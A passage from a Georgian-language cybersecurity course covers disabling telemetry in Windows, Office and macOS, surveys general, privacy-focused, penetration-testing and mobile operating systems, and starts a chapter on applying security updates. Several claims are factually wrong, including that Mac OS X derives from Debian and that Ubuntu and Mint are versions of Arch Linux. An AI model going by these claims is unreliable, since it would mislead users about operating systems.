შემდეგია Microsoft Media Player, მას სამი ძირითადი პარამეტრი აქვს, რომელიც ახდენს ინფორმაციის გაგზავნას ინტერნეტში და ეს პარამეტრები უნდა გამორთოთ.



მაგრამ, დარწმუნებული ხართ, რომ ამ პროგრამის გამოყენება გინდათ? თუ კონფიდენციალურობა მნიშვნელოვანია თქვენთვის, გამოიყენეთ რამე სხვა პროგრამა. მაგალითად VLC Media Player, რომელსაც ამ ბმულიდან ჩამოტვირთავთ https://www.videolan.org/index.html, ეს პროგრამა უფასოა.

თუ Windows Media Player ზედა მარცხენა კუთხეში მოთავსებულ ორ ისარს თაგვის მარჯვენა ღილაკით დააჭერთ, ეკრანზე გამოვა მენიუ, გადადით Tools->Options. გაიხსნება ფანჯარა, გადადით Privacy ჩანართზე და გამორთეთ ყველა ფუნქცია, რომელიც მონაცემებს გადასცემს - როგორც ეს ქვედა სურათზეა მოცემული.



თუ იყენებთ Windows Live Messenger - აღარ არის ახალ ვერსიებში, მაგრამ, თუ გაქვთ, ისიც აგზავნის ინფორმაციას. აქაც Privacy პარამეტრები უნდა გამორთოთ.

Microsoft Office-იც აგზავნის ინფორმაციას, აქ უნდა წახვიდეთ Trust Center-> Trust Center Settings და გამორთოთ Windows Customer experience. თუმცა Microsoft Office 365 იმდენად ინტეგრირებულია ღრუბელში, რომ მისი კონფიდენციალურობის შენარჩუნება ალბათ შეუძლებელია.


როგორ ხდება ძველი სისტემების Windows 10-ად გაუმჯობესების გამაღიზიანებელი შეტყობინებების გამორთვა და როგორ შეიძლება Windows ვერსიების Windows 10-ად გაუმჯობესება, წაიკითხავთ Microsoft-ის ოფიციალურ საიტზე https://docs.microsoft.com/en-us/windows/deployment/upgrade/windows-10-upgrade-paths. ალბათ ეს ბმულიც გამოგადგებათ: https://www.zdnet.com/article/how-to-block-windows-10-upgrades-on-your-business-network-and-at-home-too/. თუ ამ ორმა ბმულმა არ გიშველათ, შეიძლება ჩამოტვირთოთ პროგრამა, რომელიც ამ შეტყობინებებს გააჩერებს http://ultimateoutsider.com/downloads/.

Mac კონფიდენციალურობა და თვალთვალი

Mac-საც აქვს კონფიდენციალურობის და თვალთვალის პრობლემა. მაგალითად, თუ ადგილმდებარეობის (location) სერვისს გააქტიურებთ, თქვენი კომპიუტერი Apple-ს არა მარტო თქვენს ადგილმდებარეობას, არამედ ინტერნეტზე ძებნის ფრაზებს და სხვა ინფორმაციასაც გადასცემს. თანაც შეტყობინება ამის შესახებ არ გამოდის ეკრანზე. Apple-ირწმუნება, ეს იმისათვის გაკეთდა, რომ არ გადაეტვირთათ ეკრანი ბევრი შეტყობინებებით და არ დაებნიათ მომხმარებელი.


ამის გასაჩერებლად უნდა წახვიდეთ System References-ზე:

შემდეგ აამუშაოთ Spotlight



აქედან კი დაინახავთ ყველაფერს, რასაც სისტემა აკეთებს, რომ ძებნის მოთხოვნა დააკმაყოფილოს. ამ ქმედებებისაგან ზოგი შეიძლება კონფიდენციალურობის პრობლემა გახდეს. შესაბამისად, გამორთეთ Spotlight Suggestions და Bing WebServices. დანარჩენი კი, ანუ კიდევ რის გამორთვას გადაწყვეტთ, თქვენი არჩევანია, მაგრამ ეს ორი პარამეტრი, როგორც მინიმუმ, უნდა გამორთოთ.

ასევე Safari-ში უნდა გამორთოთ Spotlight Suggestions. ამისათვის მენიუდან გადადით Safari->Preferences->Security.



და გამორთეთ Include Spotlight Suggestions.

არსებობს Shell Script კონფიდენციალურობის ფუნქციების გამოსართავად. ეს ბმული https://github.com/karek314/macOS-home-call-drop გადაგიყვანთ საიტზე, სადაც ამ სკრიპტს ჩამოტვირთავთ, მაგრამ აუცილებლად გახსენით config.sh ფაილი, შეხედეთ რას აკეთებს ეს სკრიპტი, არ აამუშაოთ, თუ არ გესმით, რას აკეთებს.

Apple-სთვის ინფორმაციის გადაცემის შესახებ მეტ ინფორმაციას შემდეგი საიტები მოგაწვდიან:


https://github.com/fix-macosx/yosemite-phone-home

https://github.com/fix-macosx/net-monitor

როგორც ყოველთვის, შეხედეთ სკრიპტის ტექსტს, სანამ აამუშავებთ.

თუ გადახვალთ Safari->System Preferences->Security & Privacy

გახსენით ფანჯრის მარცხენა ქვედა კუთხეში მოთავსებული ბოქლომი და გადადით Location Services-ზე.




თუ დააჭერთ System services გასწვრივ მოთავსებულ Details ღილაკს და ჩართავთ Show location icon in menu bar when service requests your location, სისტემა გაჩვენებთ, როცა რომელიმე პროგრამა შეეცდება თქვენი ადგილმდებარეობის გარკვევას. დააჭირეთ Done ღილაკს და დაკეტეთ ბოქლომი.

Linux და მისი "მსგავსი" ოპერაციული სისტემების კონფიდენციალურობა და თვალთვალი

Linux , Debian, Arch Linux და სხვა ასეთი სისტემები Windows და Mac-თან შედარებით გაძლევენ უფრო უკეთეს უსაფრთხოებას და კონფიდენციალურობას, თუმცა ამისათვის გარკვეულწილად კომფორტი, თავსებადობა და პროგრამული უზრუნველყოფის არჩევანი უნდა გაწიროთ. მაგალითად, ასეთი სისტემებისათვის არ არსებობს Photo Shop ან Microsoft Office, თუმცა არსებობს ექვივალენტური პროგრამები, მოსახერხებელი და ბევრი ფუნქციები, როგორიც Windows-ის ექვივალენტურ პროგრამებს არ აქვთ. თუმცა ალბათ ამაზე არ უნდა ვიდარდოთ, რადგან სისტემები ვირტუალურად შეგვიძლია გავუშვათ, ან ერთ კომპიუტერზე ორი სისტემა დავაყენოთ.

Arch Linux (https://www.archlinux.org/), Debian (https://www.debian.org/) და OpenBSD (https://www.openbsd.org/) ალბათ საუკეთესოები არიან უსაფრთხოების და კონფიდენციალურობის თვალსაზრისით. ვინც არ შეხვედრიხართ ამ სისტემებს და Windows და Mac OSX-ს იცნობთ, ალბათ დაგაინტერესებთ, რომ 60-იანი წლებიდან მოყოლებული ე.წ. UNIX ოპერაციული სისტემის ბაზაზე შეიქმნა ბევრი ოპერაციული სისტემა.



ეს სურათი გიჩვენებთ, თუ როგორ ვითარდებოდა UNIX-ზე დაფუძნებული სისტემები. აქვე ნახავთ, რომ Mac OSX ასევე Debian-დან არის შექმნილი. Windows სულ სხვა ოპერაციული სისტემაა და მისი ბირთვი სხვადასხვა ოპერაციულ სისტემებში არ გამოიყენება, გარდა Windows-ის ოჯახისა.

Linux-ის მსგავს ოპერაციულ სისტემებში გრაფიკული ინტერფეისი წარმოადგენს Desktop გარემოს, რომელიც სურვილისამებრ იცვლება. ასეთი გარემოების მაგალითებია KDE, X, FCE, Cinnamon LXDA და სხვა. ეს ბმული https://distrowatch.com/ გაჩვენებთ სხვადასხვა სისტემის ბოლო ვერსიებს და როგორ განვითარდა თითოეული სისტემა.

ზოგადი გამოყენების ოპერაციული სისტემები (Windows, Mac OS, Linux), მათი უსაფრთხოება და კონფიდენციალურობა

Windows 7, 8.0, 8.1 კარგი სისტემებია, რომლებისთვისაც უამრავი სხვადასხვა უსაფრთხოების დაცვის სიტემა არსებობს, ეს სიტემები საკმაოდ უსაფრთხოა იმ შემთხვევაში, თუ ენდობით Microsoft-ს, თუმცა კონფიდენციალურობის თვალსაზრისით ეს სიტემები არ არის სანდო. ისინი უბრალოდ არ არიან შექმნილი კონფიდენციალურობის კომპონენტის გათვალისწინებით. ეს სისტემები ყველაზე უფრო გავრცელებულია, შესაბამისად, ჰაკერების სამიზნეებს წარმოადგენენ. სისტემები არ არის ღია კოდის, რაც მათ შემოწმებას შეუძლებელს ხდის და ასევე, Microsoft-მა უკვე გააჩერა Windows 7-ის უფასო მხარდაჭერა და აღარ უშვებს უფასო განახლებებს. თუ ფულს გადაიხდით, განახლებები გაგრძელდება 2023 მდე. შესაბამისად, Windows 7, 8.0, 8.1 რეკომენდებულია როგორც ზოგადი ოპერაციული სისტემები, რომლებიც მხოლოდ მსუბუქი უსაფრთხოების მოთხოვნილებებისათვის არის რეკომენდებული.

Windows 10 - კარგი უსაფრთხოება აქვს, არსებობს უამრავი უსაფრთხოების პროგრამა ამ სისტემისათვის, Microsoft სწრაფად პასუხობს ყოველ აღმოჩენილ შეცდომას. შესაბამისად, უსაფრთხოებას შეგიძლიათ ენდოთ. თუმცა ეს სისტემა, როგორც ეს უკვე აღვნიშნეთ, კონფიდენციალურობისათვის არ ვარგა. ამასთანავე, ეს სისტემა არ არის ღია და ფასიანია. შესაბამისად, თუ გაქვთ უსაფრთხოების მსუბუქი მოთხოვნილება, შეგიძლიათ ეს სიტემა გამოიყენოთ, მაგრამ არ გამოიყენოთ თუ კონფიდენციალურობაა თქვენი მოთხოვნილება.

MacOS – ნაკლებად გავრცელებულია და შესაბამისად ჰაკერები ნაკლებად ემტერებიან. გააჩნია ძალიან ადვილი გრაფიკული ინტერფეისი და გააჩნია უსაფრთხოების საშუალო დონის ფუნქციები, თუმცა არ არის უფასო ან ღია არქიტექტურის. ასევე, ამ სისტემისათვის ბევრი უსაფრთხოების პროგრამა არ არის შექმნილი. ესეც ზოგადი გამოყენების სიტემაა და ჩვეულებრივ მომხმარებლებზეა გათვლილი, ანუ უსაფრთხოების და კონფიდენციალურობის მსუბუქ საჭიროებებზე.

Arch Linux – ამ სისტემის ადვილად გამოყენებადი ვერსიებია Manjaro (https://manjaro.org/), Ubuntu (https://ubuntu.com/), ან Linux Mint, ან Linux Cinnamon (https://linuxmint.com/). თუ დამწყები ხართ, Linux-ში ჯობია ერთ-ერთი ეს სისტემა ჩამოტვირთოთ და ვირტუალურად გაუშვათ. ესენიც ზოგადი გამოყენების სიტემებია.

ზოგადი გამოყენების სისტემები ფოკუსით უსაფრთხოებასა და კონფიდენციალურობაზე.

Debian, ArchLinux და OpenBSD არიან ზოგადი გამოყენების უსაფრთხოებასა და კონფიდენციალურობაზე ორიენტირებული ოპერაციული სისტემები.

Debian - მთლიანად ღია არქიტექტურითაა შექმნილი. მისი შემქმნელები გაერთიანდნენ ჯგუფში, რომელსაც Debian Project-დაარქვეს. მისი ყველა კოდი ლიცენზირებულია GNU საჯარო ლიცენზიით. ეს სისტემა საფუძვლად უდევს ბევრ სხვა უსაფრთხოებაზე და კონფიდენციალურობაზე გათვლილ სისტემას. ჰაკერები არ ემტერებიან ამ სისტემას, ასევე Debian ცდილობს გამოუშვას ე.წ. Reproducible builds, ანუ პროგრამა, რომელიც დამოუკიდებლად შეიძლება შემოწმდეს. ეს კი იმედს იძლევა, რომ ვერავინ შეძლებს სისტემაში უკანა კარის ჩასმას. ამ სისტემის განახლება სწრაფად ხდება, აღმოჩენილი შეცდომები საჯაროდ ქვეყნდება და ცხადდება მათი გამოსწორების განახლებებიც. სამწუხაროდ, ამ სისტემას უარყოფითი მხარეებიც აქვს: Windows-ის და Mac-ისთვის პოპულარული ბევრი პროგრამა არ არსებობს ამ სისტემისათვის. ცხადია, ისინი ვირტუალურად შეგიძლიათ ამუშაოთ, მაგრამ ზოგიერთი პროგრამა ვირტუალურად კარგად ვერ მუშაობს. მაგალითად, ვიდეო რედაქტირების პროგრამები. Debian-ის გამოყენება ისეთი ადვილი არ არის, როგორც სხვა ზოგადი გამოყენების სისტემებისა. ხშირად დროის დაკარგვა მოგიწევთ, რომ მოძებნოთ, როგორ გააკეთოთ სისტემაში საჭირო ქმედებები. შესაძლებელია სისტემას ყველა დრაივერი არ ჰქონდეს და ამიტომ თქვენი კომპიუტერის გარკვეულმა ნაწილებმა ვერ იმუშაოს მასთან. მაგალითად, შეიძლება WIFI ვერ აამუშაოთ ამ სისტემაზე, ან სრული ფუნქციონალობით არ იმუშაოს, მაგრამ საზოგადოდ ეს სისტემა არის ერთ-ერთი საუკეთესო უსაფრთხოების და კონფიდენციალურობის თვალსაზრისით, რომელიც ამასთანავე, ძალიან არ გზღუდავთ. ამ სისტემაზე მეტის გაგება და მისი ჩამოტვირთვა შეიძლება ამ ბმულიდან https://www.debian.org/.

ArchLinux - კარგად განვითარებული სისტემაა. მას თავისი პროგრამული პაკეტების მართვის პროგრამა აქვს, რომელსაც PACMAN ჰქვია. აქვს კარგი განახლების სისტემა, თითქმის ყველა მისი პროგრამა ღია არქიტექტურისაა და უფასოა. მას აქვს ინსტალაციის შეცვლის შესაძლებლობა და ბევრი სხვა საინტერესო თვისება, თუმცა ეს სისტემა გათვლილია Linux-ის მცოდნეებზე. ასე რომ, თუ ამ სისტემასთან მუშაობა გინდათ, Linux კარგად უნდა შეისწავლოთ. არსებობს ამ სისტემის მთლიანად ღია არქიტექტურული ვერსია, რომელსაც Parabola ქვია, ზემოთ ნახსენები Manjaru დაფუძნებულია ამ სისტემაზე. ამ სისტემაზე მეტის გაგება და მისი ჩამოტვირთვა შეიძლება ამ ბმულიდან https://www.archlinux.org/ .

OPENBSD - ეს ცოტა განსხვავდება Linux-საგან, თუმცა ეს სისტემაც UNIX-ზეა დაფუძნებული და ღია არქიტექტურისაა. სისტემას ახასიათებს აქტიური უსაფრთხოების ფუნქციები, კრიპტოგრაფიის ინტეგრირება სისტემაში, ამ პროექტმა ასევე შექმნა ფართოდ გამოყენებადი Open SSH პროგრამა. სისტემა არ არის ადვილი გამოსაყენებელი და გათვლილია გამოცდილ მომხმარებელზე. ამ სისტემაზე მეტის გაგება და მისი ჩამოტვირთვა შეიძლება ამ ბმულიდან https://www.openbsd.org/ .

უსაფრთხოებასა და კონფიდენციალურობაზე სპეციალურად გათვლილი ოპერაციული სისტემები.

ასეთი სისტემები გათვლილია მაქსიმალურ უსაფრთხოებაზე. მათ შორის საუკეთესოა Qubes https://www.qubes-os.org/. ეს სისტემა იყენებს იზოლაციას, დანაწევრებას და ვირტუალიზაციას უსაფრთხოებისათვის. ამ სისტემას უარყოფითი მხარეებიც აქვს, ერთერთია ის, რომ მასთან ყველა კომპიუტერი არ მუშაობს. სანამ დააყენებთ

კომპიუტერზე, გაარკვიეთ რა აპარატურა გაქვთ და იმუშავებს თუ არა მასთან ეს სისტემა. სამწუხაროდ, ღია არქიტექტურის სისტემებს ასეთი რამ ახასიათებს და ამას ბევრს ვერაფერს მოუხერხებთ.

Subgraph https://subgraph.com/sgos/ ოპერაციული სისტემა Debian-ზეა დამყარებული, იყენებს ე.წ. ქვიშის ყუთებს (sand box) ანუ ვირტუალიზაციის ტექნოლოგიას პროგრამების ასამუშავებლად და მათ მიერ სისტემის უსაფრთხოების დარღვევის შესაძლებლობის გამოსარიცხად. იგი ასევე იცავს კონფიდენციალურობას Tor ქსელის გამოყენებით.

კიდევ ერთი ოპერაციული სისტემაა Trisquel https://trisquel.info/, რომელიც საფუძვლად Linux Libra-ს იყენებს.

გამაგრებული Gentoo Linux https://wiki.gentoo.org/wiki/Project:Hardened კიდევ ერთი ასეთი სისტემაა, რომელიც შეიქმნა უსაფრთხო სერვერის გარემოს შესაქმნელად.

Pure OS https://www.pureos.net/ შექმნილია Purism პროექტის მიერ, რომლებმაც ასევე შექმნეს Librum ლეპტოპები (ცნობილი ლეპტოპები, რომლებიც უმეტეს უსაფრთხო სისტემებთან მუშაობენ).

Astra Linux http://astralinux.ru/ - შექმნილია რუსების მიერ მათი სამხედროებისა და სადაზვერვო სამსახურებისათვის.

SE Linux https://github.com/SELinuxProject - ეს არის Linux-ის ბირთვის უსაფრთხოების მოდული და არა ოპერაციული სისტემა.

კონფიდენციალურობაზე ორიენტირებული სისტემები

Tails https://tails.boum.org/ არის პორტატული ოპერაციული სისტემა. იგი მუშაობს USB Flash Disk-იდან ან DVD-დან. ჰაკერები არ ემტერებიან ამ სისტემას, შეცდომების გასწორება და განახლება სწრაფად ხდება. ეს სისტემა განსაკუთრებით რთულია გამოძიებისათვის. მასზე მუშაობის დასრულების შემდეგ თითქმის შეუძლებელია გაიგოთ, რას აკეთებდა მომხმარებელი. იგი პორტატული სისტემაა, გამოსაყენებლად შედარებით ადვილი. სამწუხაროდ, მთავრობები ნამდვილად ემტერებიან ამ სისტემას, რადგან ის არის კონფიდენციალურობის დაცვის ერთ-ერთი მთავარი პროგრამა.

Whonix https://www.whonix.org/ - იყენებს ვირტუალიზაციას უსაფრთხოებისათვის და ორიენტირებულია კონფიდენციალურობაზე, ანუ მონაცემების გაჟონვა ამ სისტემიდან თითქმის შეუძლებელია. საკომუნიკაციოდ იყენებს Tor ქსელს. ეს სისტემა ინახავს მუშაობის კვალს და შესაბამისად გამოძიებას ადვილად შეუძლია გაიგოს რაზე მუშაობდით.

ასევე, შესაძლებელია, WHonix და Qubes https://www.qubes-os.org/ ერთად ამუშაოთ, რაც ძალიან დაცულ სისტემას შექმნის.

შეღწევადობის ტესტირების და ეთიკურ ჰაკინგზე ფოკუსირებული სისტემები

Kali Linux https://www.kali.org/ ერთ-ერთი ყველაზე საუკეთესო სისტემაა და ამ კურსში სწორედ ამ სისტემას განვიხილავთ.

Parrot Security - სისტემა https://www.parrotsec.org/, ეს GNU Linux-ზე დაფუძნებული სისტემაა, რომელიც ძირითადად ღრუბლებში შეღწევადობაზე არის სპეციალიზებული.

ასევე, ყურადღების ღირსია შემდეგი სისტემები https://blackarch.org/, https://www.backbox.org/ და https://www.pentoo.ch/ .

თუმცა Kali ალბათ ყველას სჯობია, ასევე Parrot-საც შეიძლება მიაქციოთ ყურადღება.

მობილური ოპერაციული სისტემები.

ჯერ განვიხილოთ ორი ყველაზე გავრცელებული სისტემა Android https://www.android.com/ და IOS https://developer.apple.com/ios/. Android ღია სისტემაა, ანუ საშუალებას გაძლევთ, უფრო ადვილად შეცვალოთ მისი

პარამეტრები, ეს კი უსაფრთხოებისათვის არ არის კარგი. IOS დახურული სისტემაა და შესაბამისად მისი საშუალებით ნაკლები პარამეტრების შეცვლა შეგიძლიათ, რაც კარგია უსაფრთხოებისათვის. Android მუდმივად აუმჯობესებს უსაფრთხოებას, თუმცა უსაფრთხოების თვალსაზრისით IOS უდავო ლიდერია. ორივე სისტემა ზოგადი გამოყენების სისტემაა და არ აქვს რამე კონკრეტული დანიშნულება გარდა მობილური ტელეფონის მართვისა და მისი საშუალებით გარკვეული საკომპიუტერო მომსახურების გაწევისა მომხმარებლისათვის.

ასევე, არსებობს მობილური ტელეფონების სისტემები, რომლებსაც აქვთ გარკვეული დანიშნულება. ასეთებია:

Lineage https://lineageos.org/ - რომელიც დაფუძნებულია Android-ზე და რომლის ძირითადი დანიშნულებაა კიბერუსაფრთხოება;

Sailfish https://sailfishos.org/ - დაფუძნებულია Linux-ზე და მოიაზრება როგორც სპეციფიური სისტემა, რომელსაც ძირითადად კორპორაციები და მთავრობები იყენებენ .

https://www.replicant.us/ - დაფუძნებულია Android-ზე და ცვლის ყველა ფასიან ფუნქციებს და პროგრამებს უფასო და ღია არქიტექტურის პროგრამებით.

Omnirom https://omnirom.org/ - ასევე დაფუძნებულია Android-ზე.

MicroG https://microg.org/ - კიდევ ერთი პროექტი, რომელიც Android-ის PlayStore-ს ცვლის ღია არქიტექტურის ფუნქციით.

PureOS https://shop.puri.sm/shop/librem-5/ - სისტემა, რომელიც გამოიყენება ცნობილ Librium ტელეფონებში.

თავი 7. უსაფრთხოებასთან დაკავშირებული პროგრამული შეცდომები და ხარვეზები

განახლება (Update) მნიშვნელოვანია.

სისტემების განახლება, როგორც წესი, არის იმისათვის, რომ დაუმატოს ახალი ფუნქციები და გამოასწოროს პროგრამული ხარვეზები და შეცდომები. ცხადია, განსაკუთრებით მნიშვნელოვანია უსაფრთხოებასთან დაკავშირებული განახლებები - Security updates.

სისტემის და პროგრამების განახლება არის ყველაზე უფრო მნიშვნელოვანი კიბერუსაფრთხოებაში. სამწუხაროდ, სხვადასხვა სისტემების თუ პროგრამების განახლება სხვადასხვა ინტერფეისებით და მეთოდებით ხდება.


განახლების პრიორიტეტებია:

1. პროგრამები, რომლებიც მუშაობენ ინტერნეტთან - ბრაუზერები, მათი გაფართოებები, ელ-ფოსტის პროგრამები და სხვა მსგავსი.
2. სისტემები, რომლებიც ტვირთავენ ინფორმაციას, მაგალითად, ვიდეო და აუდიო დამკვრელები, დოკუმენტების წამკითხველები, მაგ. Adobe Reader, და ინფორმაციის დამუშავების პროგრამები Word, Excel, Access და ა.შ.
3. ოპერაციული სისტემები OSX, Windows 7,8,8.1, 10, Android, Linux და ა.შ.


სამწუხაროდ, სიტუაცია არ არის ასე შავ-თეთრი. ხანდახან განახლებებს თვითონ აქვთ შეცდომები და ისევ ახალი განახლებები სჭირდებათ. თუმცა დიდი კომპანიების განახლებები, როგორც წესი, მაქსიმალურად არის შემოწმებული. სისტემების განახლებები ჩვეულებრივ ავტომატურ რეჟიმში ხდება, უფრო გამოცდილ მომხმარებლებს შეუძლიათ აარჩიონ, რა განახლებები უნდა იყოს ავტომატური და რა არა, ან სულაც ცალკე შეამოწმონ ყოველი ახალი განახლება.

Windows 7, 8.0, 8.1, 10 - ავტომატური განახლება

მოძებნეთ Windows Updates და აამუშავეთ. ეკრანზე გამოსულ ფანჯარაში




დააყენეთ install updates automatically (recommended), მონიშნეთ ყველა ქვედა უჯრა, როგორც ეს ზედა სურათზეა ნაჩვენები. დააჭირეთ OK-ს.




დააჭირეთ Check for updates ბმულს ზედა ფანჯარაში, თუ გინდათ, რომ შეამოწმოთ, გამოვიდა თუ არა ახალი განახლებები.

Windows 8.0 და 8.1-ში პროცესი ოდნავ განსხვავებულია, უნდა მოძებნოთ Windows Update Settings



დააჭირეთ Check Now ღილაკს. გამოსულ ფანჯარაში აარჩიეთ install updates automatically (recommended), და ასევე, მონიშნეთ ორივე ქვედა უჯრა.



განსაკუთრებით მნიშვნელოვანია Give me updates for other Microsoft products when I update Windows. ეს ფუნქცია განაახლებს Microsoft-ის სხვა პროგრამებსაც, მაგალითად, Microsoft Word, Excel და Microsoft office-ის სხვა პროგრამებს და Microsoft-ის სხვა პროგრამებს.

